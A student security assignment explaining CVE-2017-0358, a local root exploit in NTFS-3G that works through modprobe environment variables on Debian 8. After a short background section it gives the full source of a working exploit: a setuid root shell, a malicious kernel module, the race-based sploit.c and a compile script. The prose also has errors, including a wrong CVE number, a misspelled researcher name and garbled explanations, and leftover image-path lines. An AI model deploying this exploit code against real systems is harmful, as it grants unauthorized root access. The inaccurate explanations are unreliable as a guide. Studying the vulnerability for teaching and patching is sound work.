Sri Lanka Institute of Information Technology

Privilege Escalation Attack – Debian 8 (Linux)

CVE-2017-0358

SNP Assignment

Sandaken B.M.U

IT19034546

1. Introduction

CVE-2017-0358 is an attack that is targeted on bugs, flaws in the design or on a failure in the configuration of an operating system or a software application to have the privilege of accessing the resources that are if not normally allowed to be accessed by users. This attack was found in the NTFC-3G where it used FUSE (Filesystem in Userspace) which grants the privilege for non-privilege users to develop their own system without having to edit the central module of an operating system (kernel code). If the FUSE is not supported by the operating system's kernel code modprobe to access the system. Using modprobe causes highly unexpected security concerns which in the end causes CVE-2017-0358 attacks.

2. About the foundation of Privilege Escalation Attack (CVE-2017-3058)

CVE-2017-0358 is an attack found by Jann Horm, a cyber-security researcher at Google. This attack was found in a research called the Project Zero which was conducted by Google to find zero-day vulnerabilities; it was launched on the 15th of July 2014. Along this project there were numerous security flaws that were discovered among was the privilege escalation attack. This attack was identified in the month of September; however, it was not fixed within the 90 days.

3. Exploitation techniques of this vulnerability

There were mainly four ways used to exploit this vulnerability:

3.1 NTFS-3G

NTFS-3G is an open source cross-platform implemented by Microsoft windows NTFS file system for Linux and other operating systems. This is free software provided by Linux operating system. This driver has the capability to read and write

files. It can create, remove, rename, move files also it can handle special files like symbolic links, and it can read and create transparently compressed files. Using values such as uid or umask, fmask and dmask users can gain access to any file that is created using NTFS-3G. It uses FUSE to allow itself to access operating systems like Linux.

3.2 FUSE (Filesystem in Userspace)

USE is a software interface that allows non-privileged users to develop their own system without having to edit the central module of the operating system which is also known as the kernel code. It is used along the NTFS-3G. This is also a free software issued by Linux. FUSE creates a gateway to the actual kernel interface while the system code is run in the user's space.

3.3 Linux Kernel Module

Kernel code is the main module of an operating system which is loaded first. This code is used to protect and prevent an area of text from being overwritten. This code is responsible for many important tasks such as memory management and disk management and all the devices have this code. Hence this provides easy access to all the data in the devices.

3.4 Modprobe

Modprobe is a program which allows adding or removing loadable kernel module to the Linux kernel. This is used if the FUSE is not supported by the kernel code of an operating system. This program has the ability make decisions regarding the loading modules, also has an awareness regarding the dependencies and requires recursive module dependencies. In some modprobe versions the configuration file is called modprobe.conf and other files are called <modulename>. Moreover, when compared to other utilities modprobe has more configuration features.

4. Vulnerability

While the FUSE module calls on NTFS-3G to install an NTFS partition, the module FUSE will do the same. Second, /proc/filesystems are read to see whether the FUSE module is loaded already. If /proc/ filesystems are not accessed, FUSE is currently inaccessible. In this case, it calls on modprobe to upload the FUSE module to the kernel with root privileges. NTFS-3 G sets modprobe to 0 in order to grant root privileges. The point is that modprobe is not built to run in setuid context because it accepts environmental variables arguments. By setting built environmental variables, modprobe loads our malicious module rather than the existing FUSE module.

5. The Impact of Privilege Escalation Attack

The root user is a special user account in Linux, also known as the administrator. The Linux program is the most privileged user and it has access to any command and file. The root user can do much that a normal user unable to, along with installing the new software, modifying file ownership and administering other user accounts. For ordinary activities, like surfing the web, creating text for

example, that root was not recommended. For instance, if you mistype an order, a simple error may cause problems in the entire system. For these activities, it is recommended to build a user account. If someone can get root access exploiting vulnerability in our operating system it can harm the entire system.

6. Exploit Mechanism

6.1 Create a malicious Kernel module

Firstly, create a binary to run a /bin/bash command that allows us to get a rootshell with root privileges after we have our binary.

```
5
6   int main(void) {
7       if (setuid(0) || setgid(0))
8           err(1, "setuid/setgid");
9       fputs("we have root privs now...\n", stderr);
10      execl("/bin/bash", "bash", NULL);
11      err(1, "execl");
12  }
13
```

Now, create a malicious module that will be loaded into the kernel. The malicious module will have an __init function which will return a “fake error” after setting the following permissions on our rootshell binary,

- setuid=0, setgid=0
- read and execute all permissions

6.2 Configuration of modprobe

```
if (conffd == -1)
    err(1, "open modprobe config");
int suidfile_fd = open("rootshell", O_RDONLY);
if (suidfile_fd == -1)
    err(1, "unable to open ./rootshell");
char modprobe_config[200];
sprintf(modprobe_config, "alias fuse rootmod\noptions rootmod suidfile_fd=%d\n", suidfile_fd);
if (write(conffd, modprobe_config, strlen(modprobe_config)) != strlen(modprobe_config))
    errx(1, "modprobe config write failed");
close(conffd);
```


Once the modprobe is called, the fuse module in the directory is verified. Since only our rootmod module is in the directory, modprobe cannot load fuse. But we have set "fuse" as an alias to "rootmod" in the config file and so modporbe assumes that "fuse" is identical to "rootmod" and loads rootmod.

6.3 Deny access /proc/filesystems

Hold more files open before hit the limit. If there is a limit to the number of file descriptors, any NTFS-3 G effort to read /proc/filesystems fails. Continuously generate events that create and return new descriptors for instead of opening files explicitly.

```
int fs_inotify_fd = inotify_init1(IN_CLOEXEC);
if (fs_inotify_fd == -1)
    err(1, "unable to create inotify fd?");
if (inotify_add_watch(fs_inotify_fd, "/proc/filesystems", IN_OPEN) == -1)
    err(1, "unable to watch /proc/filesystems");
```

NTFS-3G tries to read proc/filesystems in order to decide if the device supports a fuse. The read fails because file descriptors can no longer be generated. NTFS-3G takes the defeat in this situation. If the kernel does not accept the fuse, modprobe must load the fuse module. Environmental variable collection now provides malicious modprobe configurations that trick modprobe to load and unload our malicious configuration file and directory in the kernel.




```
if (child != 0) {
    if (read(do_exec_pipe[0], buf, 1) != 1)
        errx(1, "pipe read failed");
    char modprobe_opts[300];
    sprintf(modprobe_opts, "-C %s -d %s", modprobe_confdir, template);
    setenv("MODPROBE_OPTIONS", modprobe_opts, 1);
    execlp("ntfs-3g", "ntfs-3g", volume, mountpoint, NULL);
}
```

-C: This describes the modprobe config directory. Have set it to be important to point to malicious configuration directory.


-d: The directory from which the module will be loaded is set. We've added it to our malicious module's directory.

7. Output


7.1 Check the id (user)




7.2. Compile the using compile.sh




7.3. Run sploit




7.4. Check id if it exploits and get root access



7.5. Check Rootshell is available and exit the root account



7.6. Check if we exit to the user account using id



7.7. Finally run the rootshell and check if we are in root privilege

9. Conclusion

Privilege escalation allows unauthorized users to gain access data resources that are if not allowed to access this is made possible due the user having the liberty to exploit a bug, design flaw or a configuration fallacy in an application or operating system. This access allows the unauthorized user to steal confidential data, run command as administrator or even has the ability to install malware to the system which can greatly damage the operating system and other confidential applications. CVE-2017-0358, Privilege escalation is mostly caused due to the use of both modprobe and NTFS-3G. This is because they cause a design flaw in the operating system. The cause of modprobe is that it accepts environmental variables as parameters which makes it vulnerable and as NTFS-3G uses the modprobe to access the operating system this makes the system more vulnerable to the privilege escalation attacks. Since the modprobe is not suggested to be used with the NTFS-3G the solution for this matter is suggested in the design itself. The solution is that NTFS-3G should clear the environmental variable MODPROBE-OPTIONS before calling the modprobe. This will help reduce the system flaws.

10. Reference

- Research, G., 2020. *Ntfs-3G - Unsanitized Modprobe Environment Privilege Escalation*. [online] Exploit Database. Available at: <https://www.exploit-db.com/exploits/41356/> [Accessed 12 May 2020].

- Debian.org. 2020. *Debian -- Security Information -- DSA-3780-1 Ntfs-3G*. [online] Available at: <https://www.debian.org/security/2017/dsa-3780> [Accessed 12 May 2020].

- Security.gentoo.org. 2020. *NTFS-3G: Privilege Escalation (GLSA 201702-10) — Gentoo Security*. [online] Available at: <https://security.gentoo.org/glsa/201702-10> [Accessed 12 May 2020].

- Marc.info. 2020. *'[Oss-Security] CVE-2017-0358 Ntfs-3G: Modprobe Influence Vulnerability Via Environment Variables' - MARC*. [online] Available at: <https://marc.info/?l=oss-security&m=148594671929354&w=2> [Accessed 12 May 2020].

- Openwall.com. 2020. *Oss-Security - Re: CVE-2017-0358 Ntfs-3G: Modprobe Influence Vulnerability Via Environment Variables*. [online] Available at: <http://www.openwall.com/lists/oss-security/2017/02/04/1> [Accessed 12 May 2020].

11. Code

11.1. rootshell.c

```
#include <unistd.h>
#include <err.h>
#include <stdio.h>
#include <sys/types.h>

int main(void) {
   if (setuid(0) || setgid(0))
      err(1, "setuid/setgid");
   fputs("we have root access now...\n", stderr);
   execl("/bin/bash", "bash", NULL);
   err(1, "execl");
}
```

11.2. rootmod.c

```
#include <linux/module.h>
#include <linux/kernel.h>
#include <linux/cred.h>
#include <linux/syscalls.h>
#include <linux/kallsyms.h>

static int suidfile_fd = -1;
module_param(suidfile_fd, int, 0);

static int __init init_rootmod(void) {
 int (*sys_fchown_)(int fd, int uid, int gid);
 int (*sys_fchmod_)(int fd, int mode);
 const struct cred *kcred, *oldcred;

 sys_fchown_ = (void*)kallsyms_lookup_name("sys_fchown");
 sys_fchmod_ = (void*)kallsyms_lookup_name("sys_fchmod");

 printk(KERN_INFO "loading rootmod...\n");
 kcred = prepare_kernel_cred(NULL);
 oldcred = override_creds(kcred);
```

```
 sys_fchown_(suidfile_fd, 0, 0);
 sys_fchmod_(suidfile_fd, 06755);
 revert_creds(oldcred);
 return -ELOOP; /* fake error */
}

static void __exit cleanup_rootmod(void) {}

module_init(init_rootmod);
module_exit(cleanup_rootmod);

MODULE_LICENSE("GPL v2");
```

11.3. sploit.c

```
#define _GNU_SOURCE
#include <stdbool.h>
#include <errno.h>
#include <sys/inotify.h>
#include <unistd.h>
#include <err.h>
#include <stdlib.h>
#include <sys/stat.h>
#include <sys/types.h>
#include <fcntl.h>
#include <sys/eventfd.h>
#include <signal.h>
#include <poll.h>
#include <stdio.h>
#include <sys/prctl.h>
#include <string.h>
#include <sys/wait.h>
#include <time.h>
#include <sys/utsname.h>
```

```
int main(void) {
   /* prevent shell from backgrounding ntfs-3g when stopped */
   pid_t initial_fork_child = fork();
   if (initial_fork_child == -1)
      err(1, "initial fork");
   if (initial_fork_child != 0) {
      int status;
      if (waitpid(initial_fork_child, &status, 0) != initial_fork_child)
         err(1, "waitpid");
      execl("rootshell", "rootshell", NULL);
      exit(0);
   }

   char buf[1000] = {0};
   // Set up workspace with volume, mountpoint, modprobe config and module directory.
   char template[] = "/tmp/ntfs_sploit.XXXXXX";
   if (mkdtemp(template) == NULL)
      err(1, "mkdtemp");
   char volume[100], mountpoint[100], modprobe_confdir[100], modprobe_conffile[100];
   sprintf(volume, "%s/volume", template);
   sprintf(mountpoint, "%s/mountpoint", template);
   sprintf(modprobe_confdir, "%s/modprobe.d", template);
   sprintf(modprobe_conffile, "%s/sploit.conf", modprobe_confdir);
   if (mkdir(volume, 0777) || mkdir(mountpoint, 0777) || mkdir(modprobe_confdir, 0777))
      err(1, "mkdir");
   int conffd = open(modprobe_conffile, O_WRONLY|O_CREAT, 0666);
   if (conffd == -1)
      err(1, "open modprobe config");
   int suidfile_fd = open("rootshell", O_RDONLY);
   if (suidfile_fd == -1)
      err(1, "unable to open ./rootshell");
   char modprobe_config[200];
   sprintf(modprobe_config, "alias fuse rootmod\noptions rootmod suidfile_fd=%d\n", suidfile_fd);
   if (write(conffd, modprobe_config, strlen(modprobe_config)) != strlen(modprobe_config))
      errx(1, "modprobe config write failed");
   close(conffd);
   // module directory setup
   char system_cmd[1000];
   sprintf(system_cmd, "mkdir -p %s/lib/modules/$(uname -
r) && cp rootmod.ko *.bin %s/lib/modules/$(uname -r)/",
      template, template);
   if (system(system_cmd))
      errx(1, "shell command failed");
```

```
  // Set up inotify watch for /proc/mounts.
  // Note: /proc/mounts is a symlink to /proc/self/mounts
  // the watch will only see accesses by this process.
  int inotify_fd = inotify_init1(IN_CLOEXEC);
  if (inotify_fd == -1)
    err(1, "unable to create inotify fd?");
  if (inotify_add_watch(inotify_fd, "/proc/mounts", IN_OPEN) == -1)
    err(1, "unable to watch /proc/mounts");

  // Set up inotify watch for /proc/filesystems.
  // This can be used to detect whether we lost the race.

  int fs_inotify_fd = inotify_init1(IN_CLOEXEC);
  if (fs_inotify_fd == -1)
    err(1, "unable to create inotify fd?");
  if (inotify_add_watch(fs_inotify_fd, "/proc/filesystems", IN_OPEN) == -
1) // Set up inotify watch for /proc/filesystems.
    err(1, "unable to watch /proc/filesystems");

  // Set up inotify watch for /sbin/modprobe.
  // This can be used to detect when we can release all our open files.
  int modprobe_inotify_fd = inotify_init1(IN_CLOEXEC);
  if (modprobe_inotify_fd == -1)
    err(1, "unable to create inotify fd?");
  if (inotify_add_watch(modprobe_inotify_fd, "/sbin/modprobe", IN_OPEN) == -1)
    err(1, "unable to watch /sbin/modprobe");

  int do_exec_pipe[2];
  if (pipe2(do_exec_pipe, O_CLOEXEC))
    err(1, "pipe");
  pid_t child = fork();
  if (child == -1)
    err(1, "fork");
  if (child != 0) {
    if (read(do_exec_pipe[0], buf, 1) != 1)
      errx(1, "pipe read failed");
    char modprobe_opts[300];
    sprintf(modprobe_opts, "-C %s -d %s", modprobe_confdir, template);
    setenv("MODPROBE_OPTIONS", modprobe_opts, 1);
    execlp("ntfs-3g", "ntfs-3g", volume, mountpoint, NULL);
  }
  child = getpid();

  // Now launch ntfs-3g and wait until it opens /proc/mounts
  if (write(do_exec_pipe[1], buf, 1) != 1)
```

```
    errx(1, "pipe write failed");

if (read(inotify_fd, buf, sizeof(buf)) <= 0)
    errx(1, "inotify read failed");
if (kill(getppid(), SIGSTOP))
    err(1, "can't stop setuid parent");

// Check whether we won the main race.
struct pollfd poll_fds[1] = {{
    .fd = fs_inotify_fd,
    .events = POLLIN
}};
int poll_res = poll(poll_fds, 1, 100);
if (poll_res == -1)
    err(1, "poll");
if (poll_res == 1) {
    puts("looks like we lost the contest");
    if (kill(getppid(), SIGKILL))
        perror("SIGKILL after lost race");
    char rm_cmd[100];
    sprintf(rm_cmd, "rm -rf %s", template);
    system(rm_cmd);
    exit(1);
}
puts("looks like we won the contest");

// Open as many files as possible. Whenever we have
// a bunch of open files, move them into a new process.
int total_open_files = 0;
while (1) {
    #define LIMIT 500
    int open_files[LIMIT];
    bool reached_limit = false;
    int n_open_files;
    for (n_open_files = 0; n_open_files < LIMIT; n_open_files++) {
        open_files[n_open_files] = eventfd(0, 0);
        if (open_files[n_open_files] == -1) {
            if (errno != ENFILE)
                err(1, "eventfd() failed");
            printf("got ENFILE at %d total\n", total_open_files);
            reached_limit = true;
            break;
        }
        total_open_files++;
    }
```

```
    pid_t fd_stasher_child = fork();
    if (fd_stasher_child == -1)
      err(1, "fork (for eventfd holder)");
    if (fd_stasher_child == 0) {
      prctl(PR_SET_PDEATHSIG, SIGKILL);
      // close PR_SET_PDEATHSIG race window
      if (getppid() != child) raise(SIGKILL);
      while (1) pause();
    }
    for (int i = 0; i < n_open_files; i++)
      close(open_files[i]);
    if (reached_limit)
      break;
  }

  // Wake up ntfs-3g and keep allocating files, then free up
  // the files as soon as we're reasonably certain that either
  // Modprobe has been spawned or failed to strike.
  if (kill(getppid(), SIGCONT))
    err(1, "SIGCONT");

  time_t start_time = time(NULL);
  while (1) {
    for (int i=0; i<1000; i++) {
      int efd = eventfd(0, 0);
      if (efd == -1 && errno != ENFILE)
        err(1, "gapfiller eventfd() failed unexpectedly");
    }
    struct pollfd modprobe_poll_fds[1] = {{
      .fd = modprobe_inotify_fd,
      .events = POLLIN
    }};
    int modprobe_poll_res = poll(modprobe_poll_fds, 1, 0);
    if (modprobe_poll_res == -1)
      err(1, "poll");
    if (modprobe_poll_res == 1) {
      puts("hurray, modprobe ran!");
      exit(0);
    }
    if (time(NULL) > start_time + 3) {
      puts("modprobe didn't run?");
      exit(1);
    }
  }
}
```

11.4. compile.sh

```
#!/bin/sh
gcc -o rootshell rootshell.c -Wall
gcc -o sploit sploit.c -Wall -std=gnu99
make -C /lib/modules/$(uname -r)/build M=$(pwd) modules

mkdir -p depmod_tmp/lib/modules/$(uname -r)
cp rootmod.ko depmod_tmp/lib/modules/$(uname -r)/
/sbin/depmod -b depmod_tmp/
cp depmod_tmp/lib/modules/$(uname -r)/*.bin .
rm -rf depmod_tmp
```